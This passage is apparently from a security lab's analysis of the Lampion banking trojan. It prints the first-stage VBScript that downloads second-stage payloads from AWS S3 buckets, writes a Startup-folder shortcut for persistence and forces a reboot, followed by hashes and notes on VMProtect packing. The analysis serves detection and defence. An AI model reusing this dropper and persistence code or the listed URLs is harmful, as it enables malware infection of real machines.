Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set oss = objWMIService.ExecQuery("Select * from Win32_OperatingSystem")

```

Figure 15: *Some operations are performed, such as create folders on AppData and setting the default process security level with VBScript – (3/5).*

Now is time to download the 2nd stage from the Internet. Two files are obtained from 2 AWS S3 buckets.


```
'Download a remote file from: hxxps://fucktheworld.s3.us-east-2.amazonaws[.]com/0.zip
'File is saved on the AppData 0.zip file previsously created
For Each os in oss
    dim ur
    dim logs

    logs = Decrypt("&aQ^>jhjqfFi`0o%B%~\tkLYya'jL^\[{m[e1hYb~Z!$miU)e$5k3i]#*[OWHi(jc#-(F$bWHcVW\pWe;deW3m$i_$TY%emc^%s&M$Tp^_OfxK")
    dim xHttp0: Set xHttp0 = createobject("Microsoft.XMLHTTP")
    dim bStrm0: Set bStrm0 = createobject("Adodb.Stream")
    xHttp0.Open "GET", logs, False
    xHttp0.Send
    with bStrm0
        .type = 1
        .open
        .write xHttp0.responseBody
        .savetofile  strPath2, 2
    end with

'Another files is downloaded
'This file will be replace the exe file created previsously on the AppData folder
ur = Decrypt("{PL^7j\j9f)is0D%9%aiXZ~]E^\i#k*_+ZW^(eU_-ZNe^]5^;i}ZaYm'Y/wYH$6im)6$tksiw#|[dWNi)
ja#*(~$oWzc+Wip@e6d2W&m.ix$uYde&ch%{F,#8'9/T#F(]$`ZdbrbY#")

next
dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", ur, False
xHttp.Send

with bStrm
    .type = 1
    .open
    .write xHttp.responseBody
    .savetofile  strPath, 2
end with

```

Figure 16: *Trojan 2nd stage is downloaded from two AWS S3 buckets – (4/5).*

The URLs are encoded with the following strings:

```
logs = Decrypt("&aQ^>jhjqfFi`0o%B%~\tkLYya'jL^\[{m[e1hYb~Z!$miU)e$5k3i]#*[OWHi(jc#-
(F$bWHcVW\pWe;deW3m$i_$TY%emc^%s&M$Tp^_OfxK")

ur = Decrypt("{PL^7j\j9f)is0D%9%aiXZ~]E^\i#k*_+ZW^(eU_-
ZNe^]5^;i}ZaYm'Y/wYH$6im)6$tksiw#|[dWNi)ja#*([email protected]&m.ix$uYde&ch%
{F,#8'9/T#F(]$`ZdbrbY#")
```

To get the result of plain-text URLs, SI-LAB is keeping the decryption code available on GitHub. The result is as follows.




```
Assembly 'a, Version=0.0, Culture=neutral, PublicKeyToken=null' saved successfully to '/home/a.out'.
There were 0 errors and 8 warnings.
Compilation successful
Compilation took 00:00:03.4977630
https://sdghsuidhoidoghsdc19c.s3.us-east-2.amazonaws.com/P-19-2.dll
```

Figure 17: *Clean URLs as a result of the decrypted function output (available here).*

As observed, the output shows us two AWS-hosted addresses that contain two malicious files, namely:

```
hxxps[:]//fucktheworld.s3.us-east-2.amazonaws[.]com/0.zip
hxxps[:]//sdghsuidhoidoghsdc19c.s3.us-east-2.amazonaws[.]com/P-19-2.dll
```

The 0.zip file is a DLL with additional code loaded by PE File P-19-2.dll during its execution. It is the PE file that will be executed each time the infected machine starts. This file is overly large (32 MB in size), with a lot of trash to make it difficult to detect.

Continuing to the last part of the 1st stage, the VBS file, in the last phase a VBS file is created in the AppData folder (**C:\Users\user\AppData\Roaming\lkuuxelnxqy.vbs**).

Also, a .lnk is created in the Windows StartUp folder (**C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\lkuuxelnxqy.lnk)** which will then execute the next malware stage (P -19-2.dll).

```
'A vbs file is created on AppData folder
Set objFSO=CreateObject("Scripting.FileSystemObject")
outFile = objShell.SpecialFolders("AppData") & "\" & rndvb & ".vbs"
Set objFile = objFSO.CreateTextFile(outFile,True)

objfile.Write("WScript.Sleep(30000)"& vbCrLf)
objfile.Write("Dim objShell" & vbCrLf)
objfile.Write("Set objShell = Wscript.CreateObject("&chr(34) & "Wscript.Shell" & chr(34) & ")"& vbCrLf)
objFile.Write "MeuPau = objShell.SpecialFolders("& chr(34) & "StartUp" &  chr(34) & ") & "& chr(34) & "\"&  rndvb & chr(34) & vbCrLf

'Create a lnk on AppData with target path the .exe file
objFile.Write "Set cuzao = WScript.CreateObject("& chr(34) & "WScript.Shell"& chr(34) &")"& vbCrLf
objFile.Write "Set viado = cuzao.CreateShortcut(MeuPau & "& chr(34) & ".lnk" & chr(34) &")"& vbCrLf
objFile.Write "viado.TargetPath = "& chr(34) & strpath & chr(34) & vbCrLf
objFile.Write "viado.WindowStyle = 1 "& vbCrLf
objFile.Write "viado.WorkingDirectory = MeuPau"& vbCrLf
objFile.Write "viado.Save"& vbCrLf

objFile.Write "Set OpSysSet = GetObject("& chr(34) & "winmgmts:{authenticationlevel=Pkt," &  chr(34) & "_"& vbCrLf
objFile.Write " & "& chr(34) & "(Shutdown)}"& chr(34) & ").ExecQuery(" & chr(34) & "Select * from Win32_OperatingSystem where " & chr(34) & "_"
objFile.Write " & "& chr(34) & "Primary=True" & chr(34) & ")" & vbCrLf
objFile.Write "For Each OpSys In OpSysSet"& vbCrLf
objFile.Write "retVal = OpSys.Win32Shutdown(6)"& vbCrLf
objFile.Write "Next" & vbCrLf
objFile.Close

'The script is executed
'The computer rebooted
'The vbs file is on startup folder and will execute Windows at startup the EXE file.
CreateObject("WScript.Shell").Exec "wscript.exe " & outFile
Set objShell = Nothing
```

Figure 18: *VBS file is executed and the operating system is restarted – (5/5).*

Finally, *WScript.Shell* runs the created VBScript file, the victim's computer is forced to restart, and the malware itself (P-19-2.dll) runs on the infected machine.

Lampion Trojan – 2nd Stage (after the persistence)

Threat name: P-19-2.dll
MD5: 18977c78983d5e3f59531bd6654ad20f
SHA1: 941d03715af25f7bfedaaf86081ebc2046b4b019

From the first submission we noticed that the threat was recent and unique in VirusTotal.




Figure 19: *Lampion VirusTotal detection rate (P-19-2.dll).*

This file first appears as a DLL, but it is a PE File. As can be seen from Figure 15 – line 86, it is written directly to disk as an executable.

As noted, 12 of 71 AV engines classified the file as malware. The file is extremely large (32 MB), with a lot of junk allowing, thus, to evade antivirus engines as a result.

The malware's protection

As explained below, malware is protected by VMProtect 3.x which makes it difficult to analyze even through a manual approach.

> *VMProtect protects code by executing it on a virtual machine with non-standard architecture that makes it extremely difficult to analyze and crack the software. Besides that, VMProtect generates and verifies serial numbers, limits free upgrades and much more.*

After some rounds, we found that it **is protected with the VMProtect 3.x** .




Figure 20: *Lampion protected with the VMProtect 3.x.*

VMProtect has 3 protection modes: *Mutation*, *Virtualization*, and "*Ultra*" (both methods combined).

> ***Mutation*** *does what it says it does: it* ***mutates*** *the assembly code to make automated analysis of it harder. The resulting mutated code varies drastically per compilation.*
>
> *On the other hand,* ***Virtualization*** *translates the code into a special format that only a special virtual machine can run. It then inserts a "stub" function to call the VM where the actual code was supposed to be ran.*

Another detail is two sections identified in PE File (**vmp0** and **vmp1**), which contains the packed binary code which will later be *devirtualized* at runtime, and also has the EP (entry point) where the binary will be executed first.

Note: Details about the VMProtector disassemble will not be displayed in this analysis as it is commercial software for packing and protecting executable files.




Figure 21: *Malware sections and high entropy of section vmp1.*


As shown, there are two sections in binary (**vmp0** and **vmp1**) with high entropy that are known as a result of VMProtector. Also, the EP is outside of the standard location. Now it is on: **.vmp1**.

In detail, the malware was developed in Delphi. The IDE Embarcaredo was used to support its developing.

type	name	file-offset	signature	non-standard	size (29292174 b...	file-ratio (86.92%)	md5	entropy	language (4)	first-bytes (hex)
String-table	4075	0x00485718	String-table	-	1036	0.00 %	60A4E8896EDDC40DF54ACB396F17B16A	3.301	neutral	20 00 43 00 6C 00 69 00 70 00 62 00 6F ...
String-table	4076	0x00485B24	String-table	-	288	0.00 %	A42FEE6385F4339EC387E6B4BF6E54CE	3.466	neutral	04 00 50 00 67 00 44 00 6E 00 03 00 45 ...
String-table	4077	0x00485C44	String-table	-	208	0.00 %	A92A72AB6AF91761F5850571A104C58F	3.426	neutral	02 00 4F 00 4B 00 06 00 43 00 61 00 6E ...
String-table	4078	0x00485D14	String-table	-	652	0.00 %	E649BA9EC105D44EC866F8783323309A	3.332	neutral	05 00 49 00 63 00 6F 00 6E 00 73 00 07 ...
String-table	4079	0x00485FA0	String-table	-	504	0.00 %	9DF054925DC26C27EAC2F3AF25FAF6AB	3.358	neutral	35 00 43 00 61 00 6E 00 6E 00 6F 00 74 ...
String-table	4080	0x00486198	String-table	-	968	0.00 %	314BC664BF8B24AAAB818A0B00B013AD	3.284	neutral	24 00 50 00 61 00 72 00 65 00 6E 00 74 ...
String-table	4081	0x00486560	String-table	-	960	0.00 %	01F2299A232F90D7A40CAF53A2190A90	3.292	neutral	1C 00 55 00 6E 00 73 00 75 00 70 00 70 ...
String-table	4082	0x00486920	String-table	-	1048	0.00 %	54B1E7C461D2E623621DA0185F4530D7	3.269	neutral	17 00 49 00 6E 00 76 00 61 00 6C 00 69 ...
String-table	4083	0x00486D38	String-table	-	976	0.00 %	560DE6500322A1E8BA7E1195F735351C	3.324	neutral	0C 00 57 00 69 00 6E 00 64 00 6F 00 77 ...
String-table	4084	0x00487108	String-table	-	956	0.00 %	DBE85712A4DB48F634E41E2D2E5CEDC4	3.506	neutral	0E 00 49 00 74 00 65 00 6D 00 20 00 6E ...
String-table	4085	0x004874C4	String-table	-	1072	0.00 %	91F82CFB4F8390F2DA0159EC1CDB17DF	3.268	neutral	30 00 53 00 70 00 69 00 6E 00 43 00 6F ...
String-table	4086	0x004878F4	String-table	-	1292	0.00 %	A08090A3EEC9A3B5256F66E543D002F6	3.253	neutral	2D 00 43 00 61 00 6E 00 6E 00 6F 00 74 ...
String-table	4087	0x00487E00	String-table	-	892	0.00 %	D9E4327ADA3B20EBA695D1AB7DB71F7D	3.243	neutral	2B 00 4F 00 75 00 74 00 20 00 6F 00 66 ...
String-table	4088	0x0048817C	String-table	-	948	0.00 %	3ED6472098A90B9818D097E7F9AD69C5	3.310	neutral	1F 00 41 00 20 00 63 00 6C 00 61 00 73 ...
String-table	4089	0x00488530	String-table	-	1036	0.00 %	F7C746E0E31B5E30F43C25C8E8000B61	3.329	neutral	14 00 49 00 6E 00 76 00 61 00 6C 00 69 ...
String-table	4090	0x0048893C	String-table	-	208	0.00 %	2C445E7460778069A108BFA6E5838BF4	3.202	neutral	08 00 4E 00 6F 00 76 00 65 00 6D 00 62 ...
String-table	4091	0x00488A0C	String-table	-	184	0.00 %	4A1E6314536C88CFA0467BF5B0CC0DD1	3.349	neutral	03 00 4A 00 75 00 6C 00 03 00 41 00 75 ...
String-table	4092	0x00488AC4	String-table	-	664	0.00 %	C720CB619E54E5F7F44478A85C79C55E	3.372	neutral	1C 00 45 00 78 00 63 00 65 00 70 00 74 ...
String-table	4093	0x00488D5C	String-table	-	1080	0.00 %	1C7F005C9AE3C60A300E62A3601EEA01	3.329	neutral	1E 00 49 00 6E 00 76 00 61 00 6C 00 69 ...
String-table	4094	0x00489194	String-table	-	836	0.00 %	C9582D4CD7B11663C9933E73663D21C7	3.317	neutral	16 00 50 00 72 00 69 00 76 00 69 00 6C ...
String-table	4095	0x004894D8	String-table	-	732	0.00 %	69B75CC43E1FF0FDFFD1F62575F88C04	3.308	neutral	17 00 52 00 65 00 61 00 64 00 20 00 62 ...
String-table	4096	0x004897B4	String-table	-	792	0.00 %	81BB45E9C4895DA169FB24D75A788113	3.217	neutral	09 00 3C 00 75 00 6E 00 6B 00 6E 00 6F ...
Rcdata	ACGL	0x00489ACC	PNG	-	3263	0.01 %	3617368B179E75D6B3E0EB3A024C30A2	7.886	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	ACHINT	0x0048A78C	PNG	-	933	0.00 %	6891D548F84CF82A453FECC9ECEB3173	7.584	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	AWFONT	0x0048AB34	unknown	-	165548	0.49 %	B06871F281FEE6B241D60582AE9369B9	6.707	English Uni...	00 01 00 00 00 0D 00 80 00 03 00 50 46 ...
Rcdata	DVCLAL	0x004B31E0	Delphi-Config	-	16	0.00 %	D8090ABA7197FBF9C7E2631C750965A8	4.000	neutral	26 3D 4F 38 C2 82 37 B8 F3 24 42 03 17...
Rcdata	GEO	0x004B31F0	unknown	-	775648	2.30 %	D2E0483A86AC90BD6D90FBD095BBDD2F	5.827	English Uni...	01 00 00 02 00 00 03 00 00 04 00 00 04 ...
Rcdata	PACKAGEINFO	0x005707D0	Delphi-Config	-	3204	0.01 %	76AF0C6A943738783A73FE4C6849116A	5.425	neutral	00 00 10 CC 00 00 00 00 DB 00 00 00 01...
Rcdata	PLATFORMTARGETS	0x00571454	unknown	-	2	0.00 %	25DAAD3D9E60B45043A70C4AB7D3B1C6	1.000	English Uni...	01 00
Rcdata	SC	0x00571458	PNG	-	1514	0.00 %	A8349A825457F75D00FE79A9B59B3268	7.809	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SD	0x00571A44	PNG	-	1481	0.00 %	0991637316434613005A01754337673	7.758	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SE	0x00572010	PNG	-	788	0.00 %	B1B71BEFB51AB71C1AC6BB8534937FE6	7.519	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SF	0x00572324	PNG	-	2952	0.01 %	A739943AE5D2DA41B16349A63CE7A169	7.666	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SR	0x00572EAC	PNG	-	2748	0.01 %	FADC1008F84C8C27E1C5A444A8A7306E7	7.632	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	TFORM1	0x00573968	Delphi-Form	-	28030265	83.17 %	8280A75775F83817E358536AF5148BEA	6.817	neutral	54 50 46 30 06 54 46 6F 72 6D 31 05 46 ...
Rcdata	TPATHDIALOGFO	0x0202EEA4	Delphi-Form	-	1521	0.00 %	34E987A843D581EB3C682034265A9F00	5.541	neutral	54 50 46 30 0F 54 50 61 74 68 44 69 61 ...
Rcdata	TSCALCFORM	0x0202F498	Delphi-Form	-	6532	0.02 %	809F50E6629F9A43353403 4FF12E65D3	5.418	neutral	54 50 46 30 0A 54 73 43 61 6C 63 46 6F ...
Rcdata	TSCOLORDIALOG...	0x02030E1C	Delphi-Form	-	5556	0.02 %	B1E36C9A701B06898B29A7DFDA69ACC5	5.647	neutral	54 50 46 30 11 54 73 43 6F 6C 6F 72 44 ...
Rcdata	TSPOPUPCALEND	0x020323D0	Delphi-Form	-	448	0.00 %	376DCB66BF06170359E89B2D6E3C50D9	5.365	neutral	54 50 46 30 0F 54 73 50 6F 70 75 70 43 ...
Cursor-group	CRASPIPETTE	0x02032590	Cursor-group	-	20	0.00 %	A4CA43D62FC2EBB58CE692E3FED6A513	2.181	English Uni...	00 00 02 00 01 00 28 10 20 00 40 00 00 ...
Cursor-group	32761	0x020325A4	Cursor-group	-	20	0.00 %	B3DBDFE1835416BBC3F5065BACA9ACA9	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32762	0x020325B8	Cursor-group	-	20	0.00 %	AFF0F5E372BD49CEB9F615B9A04C97DF	1.919	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32763	0x020325CC	Cursor-group	-	20	0.00 %	48E064ACABA0088AA097B52394887587	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32764	0x020325E0	Cursor-group	-	20	0.00 %	1AE28D964BA1A2B1B73CD813A32D4B40	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32765	0x020325F4	Cursor-group	-	20	0.00 %	0893F6BA80D82936EBE7A8216546CD9A	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...

Figure 22: *Resources from the Lampion trojan malware.*

As noted from Figure 22, all the source-code logic is available within a feature called **TFORM1**, a Delphi form.



Compiler Versions

Go Up to Conditional compilation (Delphi)

The following table lists the version number associated with each release of Delphi compilers, beginning with Turbo Pascal 4.0 and ending with the current version of the compiler:


Delphi conditional VER<nnn>	Product	Product Version	Package Version	CompilerVersion
VER330	Delphi 10.3 Rio / C++Builder 10.3 Rio	26	260	33.0
VER320	Delphi 10.2 Tokyo / C++Builder 10.2 Tokyo	25	250	32.0

Figure 23: *Details about Embarcaredo.*

However, once the malware is protected with VMProtector, it is not possible to decompile the binary source-code.

Disassembling – Deep inside

By disassembling it, it is possible to get a binary dump by indicating the potential OEP (original entry point). Although part of the binary code remains obfuscated and protected, through this technique, it was possible to get some details about the inner structure of the malware.



